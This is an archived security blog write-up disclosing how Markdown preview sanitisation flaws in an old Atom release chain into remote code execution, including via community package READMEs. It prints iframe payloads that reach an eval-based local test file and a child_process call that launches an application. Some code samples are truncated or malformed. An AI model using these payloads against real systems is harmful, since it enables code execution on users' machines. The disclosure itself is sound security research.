

From Markdown to RCE in Atom

From Markdown to RCE in Atom - Author not stated, statuscode.ch.

- Published: date not stated
- Original: <<https://web.archive.org/web/20181124230850/https://statuscode.ch/2017/11/from-markdown-to-rce-in-atom/>>
- Preserved from:
<https://web.archive.org/web/20181124230850/https://statuscode.ch/2017/11/from-markdown-to-rce-in-atom/> (live) on 2026-08-09
- Capture timestamp: 20181124230850
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Recently I took a look at [Atom](#), a text editor by GitHub. With a little bit of work, I was able to chain multiple vulnerabilities in Atom into an actual Remote Code Execution.

The vulnerabilities have been fixed in the [1.21.1 release on October 12th, 2017](#) after I reported it via their [HackerOne program](#). In case you want to reproduce those issues yourself, you can still find the [old version as a GitHub release](#).

Bringing web security issues to desktop apps

Atom is written using [Electron](#), a cross-platform framework for building desktop apps with JavaScript, HTML, and CSS. By leveraging those common components contributing to it is surprisingly easy.

However, it also brings common web security issues to desktop apps. In particular: Cross-Site Scripting (XSS). Since the whole application logic is written in JavaScript, a single XSS can potentially lead to an arbitrary code execution. After all, an attacker can do as much with JavaScript in the app as the original developer was able to.

Of course, that's an oversimplification. There are several ways to mitigate the impact of an XSS vulnerability in Electron. In fact, some are discussed [in the issue tracker itself](#). However, as with any mitigation, if applied incorrectly they can potentially be bypassed.

Mitigating XSS with CSP

Before we're looking at the vulnerability itself, let's take a look at how GitHub decided to mitigate XSS issues within Atom: using Content-Security-Policy. If you look at [index.html](#) of Atom you'll see the following policy applied:

```
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy" content="default-src * atom://*; img-src blob: data: * atom://*; script-src 'self' 'unsafe-eval' * atom://*">
    <script src="index.js"></script>
  </head>
  <body tabindex="-1"></body>
</html>
```

The `script-src 'self' 'unsafe-eval'`, means that JavaScript from the same origin as well as code created using an `eval` like construct will be executed. However, any inline JavaScript is forbidden.


In a nutshell, the JavaScript from `"index.js"` would be executed in the following sample, the `alert(1)` however not, since it is inline JavaScript:

```
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy" content="default-src * atom://*; img-src blob: data: * atom://*; script-src 'self' 'unsafe-eval' * atom://*">
  </head>
  <!-- Following line will be executed since it is JS embedded from the same origin -->
  <script src="index.js"></script>
  <!-- Following line will not be executed since it is inline JavaScript -->
  <script>alert(1)</script>
</html>
```


How Atom parses Markdown files

When dealing with software that contains parsers or preview generators of any kind, spending extra time on those components often pays back. In a lot of cases, the parsing libraries are some third-party components and may have been implemented with different security concerns in mind. Security lies in the eye of the beholder and the original author may have had totally different requirements. For example, they may have assumed that the library is only called with trusted input.

So my first step was taking a look at how Atom parses Markdown files. The relevant code for this default component can be found at [atom/markdown-preview on GitHub](#). Quickly, I noticed, that the Markdown parser also seems to parse arbitrary HTML documents:



So the first attempt was to insert a simple JavaScript snippet to check whether JavaScript gets at least filtered by the Markdown library. While CSP would have prevented the code execution here, this already acted as a quick check if there is any basic sanitization in place. And as it turns out, there is! As can be seen below the `script` statement does not appear in the DOM.




So a quick research on GitHub turned up that the rendering of arbitrary HTML documents is in fact intended. For this reason, the sanitization mode of the used Markdown library got reverted "[atom/markdown-preview#73](#)", and a custom sanitization function has been introduced:

```
sanitize = (html) ->
  o = cheerio.load(html)
  o('script').remove()
  attributesToRemove = [
    'onabort'
    'onblur'
    'onchange'
    'onclick'
    'ondblclick'
    'onerror'
    'onfocus'
    'onkeydown'
    'onkeypress'
    'onkeyup'
    'onload'
    'onmousedown'
    'onmousemove'
    'onmouseover'
    'onmouseout'
    'onmouseup'
    'onreset'
    'onresize'
    'onscroll'
    'onselect'
    'onsubmit'
    'onunload'
  ]
  o('*').removeAttr(attribute) for attribute in attributesToRemove
  o.html()
```

While the sanitization function is already very weak, bypassing it using one of the countless on-listeners would merely have triggered a Content-Security-Policy violation. Thus the malicious payload wouldn't be executed.

However, it also told us that we could insert any other kind of HTML payload. So let's take a closer look at one of the previous screenshot:




Apparently, Atom is executed under the protocol `file://`, so what happens if we create a malicious HTML file and embed that locally? That would be considered served by the same origin by Electron, and thus the JavaScript should execute.

So I quickly created a file named `hacked.html` in my home folder with the following content:

```
<script>
  alert(1);
</script>
```

Simply embedding that using an `iframe` in the Markdown document should now trigger the JavaScript. And in fact, this is also what happened:




Chaining with a local DOM XSS

While I was now already able to execute arbitrary JavaScript, there was just one problem: The exploitation required a lot of user-interaction:

- The user has to actively open a malicious Markdown document
- The user has to open the preview pane for the Markdown document
- The malicious markdown requires another local HTML file to exist which contains malicious JavaScript

So in a real world, this seemed a little bit far-fetched for exploitation. However, what if there would be a local file that contained a DOM XSS vulnerability? That would mean a successful exploitation would already be way more likely.

So I decided to take a look at the bundled HTML files. Luckily, on OS X, applications are just a bundle of files. So the Atom bundle can be accessed under `/Applications/Atom.app/Contents` :



A quick search for HTML files in the bundle found some files:

```
Contents find . -iname "*.html"
./Resources/app/apm/node_modules/mute-stream/coverage/lcov-report/index.html
./Resources/app/apm/node_modules/mute-stream/coverage/lcov-report/__root__/index.html
./Resources/app/apm/node_modules/mute-stream/coverage/lcov-report/__root__/mute.js.html
./Resources/app/apm/node_modules/clone/test-apart-ctx.html
./Resources/app/apm/node_modules/clone/test.html
./Resources/app/apm/node_modules/colors/example.html
./Resources/app/apm/node_modules/npm/node_modules/request/node_modules/http-signature/node_modules/sshpk
./Resources/app/apm/node_modules/jsbn/example.html
```

Now you can either use some kind of [static analysis](#), or check those HTML files yourself. Since they were so few, I went the manual way and

`/Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html` looked interesting:

```

<html>
<head>
  <meta charset="utf-8">
  <title>Clone Test-Suite (Browser)</title>
</head>
<body>
  <script>
    var data = document.location.search.substr(1).split('&');
    try {
      ctx = parent[data[0]];
      eval(decodeURIComponent(data[1]));
      window.results = results;
    } catch(e) {
      var extra = "";
      if (e.name == 'SecurityError')
        extra = 'This test suite needs to be run on an http server.';
      alert('Apart Context iFrame Error\n' + e + '\n\n' + extra);
      throw e;
    }
  </script>
</body>
</html>


```

There is an `eval` call on `document.location.search` which is basically everything after the `?` in an URL. Also the Content-Security-Policy of Atom allowed `eval` statements so opening something like the following should open an alert box:

```
file:///Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html?foo&alert(1)
```

And in fact, the following Markdown document alone would be sufficient to execute arbitrary JavaScript:

```
<iframe src="file:///Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html?foc
```

Executing arbitrary local code


As noted before, executing malicious JavaScript code in an Electron app usually means local code execution. One easy way to do so, in this case, is by accessing the `window.top` object and use the NodeJS `require` function to access the `child_process` module. The following JavaScript call would open the Mac OS X calculator:

```
<script type="text/javascript">
  window.top.require('child_process').execFile('/Applications/Calculator.app/Contents/MacOS/Calculator',function({});
</script>
```

URL-encoded would the previous exploit now look like the following:

```
<iframe src="file:///Applications/Atom.app/Contents/Resources/app/apm/node_modules/clone/test-apart-ctx.html?foo&alert(1)"></iframe>
```

And in fact, just by opening said Markdown document the Calculator.app would open:



Doing the whole thing remotely

While above steps make the issue already way more exploitable, it still requires the victim to open a malicious Markdown document. However, that's not the only place where Atom renders Markdown documents.

After performing a short grep search over the Atom source code, there was another module which rendered Markdown files: The atom settings, [atom/settings-view](#). And in fact, the sanitization method [also seemed rather lacking](#):

```
const ATTRIBUTES_TO_REMOVE = [  
  'onabort',  
  'onblur',  
  'onchange',  
  'onclick',  
  'ondblclick',  
  'onerror',  
  'onfocus',  
  'onkeydown',  
  'onkeypress',  
  'onkeyup',  
  'onload',  
  'onmousedown',  
  'onmousemove',  
  'onmouseover',  
  'onmouseout',  
  'onmouseup',  
  'onreset',  
  'onresize',  
  'onscroll',  
  'onselect',  
  'onsubmit',  
  'onunload'  
]  
]
```


```
function sanitize (html) {  
  const temporaryContainer = document.createElement('div')  
  temporaryContainer.innerHTML = html  
  
  for (const script of temporaryContainer.querySelectorAll('script')) {  
    script.remove()  
  }  
  
  for (const element of temporaryContainer.querySelectorAll('*')) {  
    for (const attribute of ATTRIBUTES_TO_REMOVE) {  
      element.removeAttribute(attribute)  
    }  
  }  
  
  for (const checkbox of temporaryContainer.querySelectorAll('input[type="checkbox"]')) {  
    checkbox.setAttribute('disabled', true)  
  }  
}
```

```
return temporaryContainer.innerHTML
}
```

And in fact, the Markdown parser was also here affected. But the impact was way worse.

Atom supports so-called “Packages”, which are community-supplied, and available from atom.io/packages. And those can define a README in Markdown format which will be rendered in the Atom settings view.

So a malicious attacker would just have to register a bunch of malicious packages for every letter or offer a few packages with similar names to existing ones. As soon as someone clicked on the name to see the full entry (not installing it!), the malicious code would already be executed.



How GitHub fixed this issue

After some discussion with GitHub, this issue has been resolved by:

